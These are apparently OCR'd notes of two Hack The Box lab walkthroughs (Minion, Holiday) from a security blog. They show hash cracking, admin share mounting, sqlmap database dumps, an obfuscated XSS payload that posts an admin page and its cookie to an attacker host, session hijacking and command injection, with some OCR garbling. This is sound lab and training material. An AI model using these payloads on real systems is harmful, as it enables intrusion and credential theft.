

    Directory: C:\users\decoder.MINION\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          9/4/2017   7:19 PM     103297 backup.zip
-a---         8/25/2017  11:09 AM         33 user.txt
```

Enumerating further backup.zip file we extract PASS from alternate data stream files.

```
1  get-content c:\temp\backup.zip -str pass
```

```
[P$] iis apppool\defaultapppool@MINION temp> get-content c:\temp\backup.z
ip -str pass
28a5d1[illegible]b65d75bbf17
[P$] iis apppool\defaultapppool@MINION temp>
```

We decode the NTLM hash using hashkiller.co.uk and find the password to be 1234test.



We mount the C$-Share using the credentials we found by cracking the hash.

```
1  net use * \\minion\c$ /user:minion\administrator 1234test
```


```
[P$] iis apppool\defaultapppool@MINION temp> net use * \\minion\c$ /user:
minion\administrator 1234test
Drive Z: is now connected to \\minion\c$.

The command completed successfully.

[P$] iis apppool\defaultapppool@MINION temp>
```

As we can see the hard disk got mounted as "Drive Z:". We go to Z: drive and inside "z:\User \Administrator\Desktop". We find two files called root.txt and root.exe, when take a look at the content of "root.txt" it tells us to run "root.exe". We try to run root.exe but are unable to get a flag because we are not Administrator yet.

```
[P$] iis apppool\defaultapppool@MINION Desktop> ls


    Directory: Z:\users\Administrator\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         9/26/2017   6:18 AM     386479 root.exe
-a---         8/24/2017  12:32 AM         76 root.txt


[P$] iis apppool\defaultapppool@MINION Desktop> type root.txt
In order to get the flag you have to launch root.exe located in this folder!
[P$] iis apppool\defaultapppool@MINION Desktop> .\root.exe
Are you trying to cheat me?
[P$] iis apppool\defaultapppool@MINION Desktop>
```

Let's set users as administrator using **$user** and giving the password using **$pass** and then convert the string using **convert-to-securestring-asplaintext-force** using the PSCredetail we created the a new object that further will help us to create a new session which will run the commands as administrator. Lastly we will run the root.exe using the **invoke-command.** And as you can see in the given screenshot we have decoded successfully the **securestring.**

```
1  $user = "minion\administrator"
2  $pass = "1234test" | convert to-securestring – asplaintext –force
3  $cred = new-object –typename System.Managemet.Automation.PSCredential –
4  argumentlist $user, $pass
5  $session = new-pssession minion –Credential $cred
   invoke-command –Session $session {cd C:\users\administrator\desktop; .\root.exe}
```



Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast.

Contact **Here**

Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)
- Click to share on Google+ (Opens in new window)

Like this:

ABOUT THE AUTHOR

From <https://www.hackingarticles.in/hack-the-box-minion-walkthrough/>

Holiday

Wednesday, January 2, 2019 7:14 PM


Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.25** so let's begin with nmap port enumeration.

```
1 nmap -A -p- 10.10.10.25 --open
```

From given below image, you can observe we found port 22 and 8000 are open on target system.

```
root@kali:~# nmap -A -p- 10.10.10.25 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-27 04:00 EDT
Nmap scan report for 10.10.10.25
Host is up (0.17s latency).
Not shown: 65361 closed ports, 172 filtered ports
Some closed ports may be reported as filtered due to --defeat-rs
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu L
2.0)
| ssh-hostkey:
|   2048 c3:aa:3d:bd:0e:01:46:c9:6b:46:73:f3:d1:ba:ce:f2 (RSA)
|   256 b5:67:f5:eb:8d:11:e9:0f:dd:f4:52:25:9f:b1:2f:23 (ECDSA)
|_  256 79:e9:78:96:c5:a8:f4:02:83:90:58:3f:e5:8d:fa:98 (ED25519
8000/tcp open  http    Node.js Express framework
|_http-title: Error
No exact OS matches for host (If you know what OS is running on
/nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=7/27%OT=22%CT=1%CU=35723%PV=Y%DS=2%DC=T%G=Y
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=10B%TI=Z%CI=I%II=
OS:SP=FF%GCD=1%ISR=10B%TI=Z%CI=I%TS=8)OPS(O1=M54DST11NW7%O2=M54D
```

As port 8000 is running http we open the IP address in the browser, and find a webpage.




We didn't find anything on the webpage so we use dirb to enumerate the directories.

```
1  dirb http://10.10.10.25:8000
```

```
root@kali:~# dirb http://10.10.10.25:8000

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jul 27 04:22:51 2018
URL_BASE: http://10.10.10.25:8000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.25:8000/ ----
+ http://10.10.10.25:8000/admin (CODE:302|SIZE:28)
+ http://10.10.10.25:8000/Admin (CODE:302|SIZE:28)
+ http://10.10.10.25:8000/ADMIN (CODE:302|SIZE:28)
+ http://10.10.10.25:8000/agent (CODE:302|SIZE:28)
+ http://10.10.10.25:8000/css (CODE:301|SIZE:165)
+ http://10.10.10.25:8000/img (CODE:301|SIZE:165)
+ http://10.10.10.25:8000/js (CODE:301|SIZE:163)
+ http://10.10.10.25:8000/login (CODE:200|SIZE:1171)
+ http://10.10.10.25:8000/Login (CODE:200|SIZE:1171)
+ http://10.10.10.25:8000/logout (CODE:302|SIZE:28)

-----------------
END_TIME: Fri Jul 27 04:34:58 2018
DOWNLOADED: 4612 - FOUND: 10
root@kali:~#
```

Dirb scan gives us a link to a directory called /login, we open the link and find a login page.



We capture the login request using burpsuite. We use random credentials as placeholder.


```
POST /login HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/login
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

username=admin&password=admin
```

We use sqlmap to check if it is vulnerable to sql injection. After finding that it is vulnerable to sql injection, we use sqlmap to dump the database and find a username "RickA" and password hash.


```
1  sqlmap -r sql.txt –dbms=SQLite -T users --columns --dump --batch
```

```
Database: SQLite_masterdb
Table: users
[1 entry]
+----+--------+----------+----------------------------------+
| id | active | username | password                         |
+----+--------+----------+----------------------------------+
| 1  | 1      | RickA    | fdc8cd4cff2c19e0d1022e78481ddf36 |
+----+--------+----------+----------------------------------+

[04:39:37] [INFO] table 'SQLite_masterdb.users' dumped to CSV f
p/output/10.10.10.25/dump/SQLite_masterdb/users.csv'
[04:39:37] [INFO] fetched data logged to text files under '/roo
10.10.10.25'

[*] shutting down at 04:39:37
```



We use hashkiller.co.uk to decrypt the hash and find the password to the user.



We login using these credentials and we are redirected to a page with that looks like it contains user information.



We click on one of the UUID link and find a page that we can post notes for the users. It also shows that it will take up to 1 minute to post the note.



Booking details

View | Notes

Add note

Add


All notes must be approved by an administrator - this process can take up to 1 minute.

We try exploit the note function, and find it is vulnerable xss. As the notes are being read by administrator xss can be used to get the admin cookie. To run xss and run our payload we need to bypass the filter using java script function String.fromCharCode to run our payload. I created this script here to convert string to ascii code.

```
root@kali:~# python encode.py
Enter string to convert: var url = "http://localhost:8000/vac/8dd841ff-3
f44-4f2b-9324-9a833e2c6b65"; $.ajax({ method: "GET",url: url,success: fu
nction(data) { $.post("http://10.10.14.8/", data);}});
118,97,114,32,117,114,108,32,61,32,34,104,116,116,112,58,47,47,108,111,9
9,97,108,104,111,115,116,58,56,48,48,48,47,118,97,99,47,56,100,100,56,52
,49,102,102,45,51,102,52,52,45,52,102,50,98,45,57,51,50,52,45,57,97,56,5
1,51,101,50,99,54,98,54,53,34,59,32,36,46,97,106,97,120,40,123,32,109,10
1,116,104,111,100,58,32,34,71,69,84,34,44,117,114,108,58,32,117,114,108,
44,115,117,99,99,101,115,115,58,32,102,117,110,99,116,105,111,110,40,100
,97,116,97,41,32,123,32,36,46,112,111,115,116,40,34,104,116,116,112,58,4
7,47,49,48,46,49,48,46,49,52,46,56,47,34,44,32,100,97,116,97,41,59,125,1
25,41,59
root@kali:~#
```

We post the note to bypass the filter we have to use this payload:

```
1  <img src=”x/><script>eval(String.CharCode(<payload>));</script>”>
```



Booking details

View | Notes

Add note

```
img src="x/>
<script>eval(String.fromCharCode(118,97,114,32,117,114,108,32,61,32,34,104,116,116,112,58,47
.47,108,111,99,97,108,104,111,115,116,58,56,48,48,48,47,118,97,99,47,56,100,100,56,52,49,102
```

Add

All notes must be approved by an administrator - this process can take up to 1 minute.


We setup our listener using nc on port 80, as we will receive the the response of the page including the administrator cookie on this port.

```
1  nc -lvp 80
```

After waiting for 1 minute we received the admin cookie.

```
10,40,100,97,116,97,41,32,123,32,36,46,112,111,115,116,40,34,104,116,116
,112,58,47,47,49,48,46,49,48,46,49,52,46,56,58,52,53,54,55,47,34,44,32,1
00,97,116,97,41,59,125,125,41,59));</script>><br/><br/>
                                        <small>Friday, July 27th 2018, 11:52
:45 am</small><br/>
                                        <form action="/admin/approve" method
="POST">
                                          <input type="hidden" name="cookie"
 value="connect.sid&#x3D;s%3A4f3b7b20-918b-11e8-9743-819afd209584.%2Bkwo
yVyoDU1aJAKaAKH7ryOh6pyKHWX880%2F4XBxx1KY">
                                          <input type="hidden" name="id" val
ue="11">
                                          <button class="button" type="submi
t">Approve</button>
                                        </form>
                                    </div>
                                </div>
                            </div>
                        </div>
                    </div>
```


The cookie is url encoded we decode and use it hijack the administrator session.




We capture the webpage's request using burpsuite. We change our cookie with that of administrator and forward it.

```
GET /vac/8dd841ff-3f44-4f2b-9324-9a833e2c6b65 HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/agent
Cookie:
connect.sid=s%3Aa398a8e0-918c-11e8-9743-819afd209584.PjHkwitU%2B7HztvWErcw%2FpR
%2Bo%2FD%2FX55nUkd%2BwrmdmBGM
Connection: close
Upgrade-Insecure-Requests: 1
If-None-Match: W/"34a9-RQLCLkuzLmWBxj6c2jJXzuTzWec"
Cache-Control: max-age=0
```


As soon as we forward the request, we are able to successfully hijack the administrator session.



We now go to /admin directory and find a page where there are options to export bookings and notes.



We capture the request using burpsuite, and check if it is vulnerable to any king of injection. After enumerating we find that this page is vulnerable to command injection.

```
GET /admin/export?table=notes%26ls HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/admin
Cookie:
connect.sid=s%3A4f3b7b20-918b-11e8-9743-819
afd209584.%2BkwoyVyoDU1aJAKaAKH7ryOh6pyKHWX
```

```
Content-Disposition: attachment;
filename="export-notes&ls-1532690163410"
Content-Length: 4254
ETag: W/"109e-OSmcXCm+Zn/RjILMMyorl7rv3LE"
Date: Fri, 27 Jul 2018 11:16:03 GMT
Connection: close

hex.db
index.js
layouts
node_modules
package.json
setup
static
```

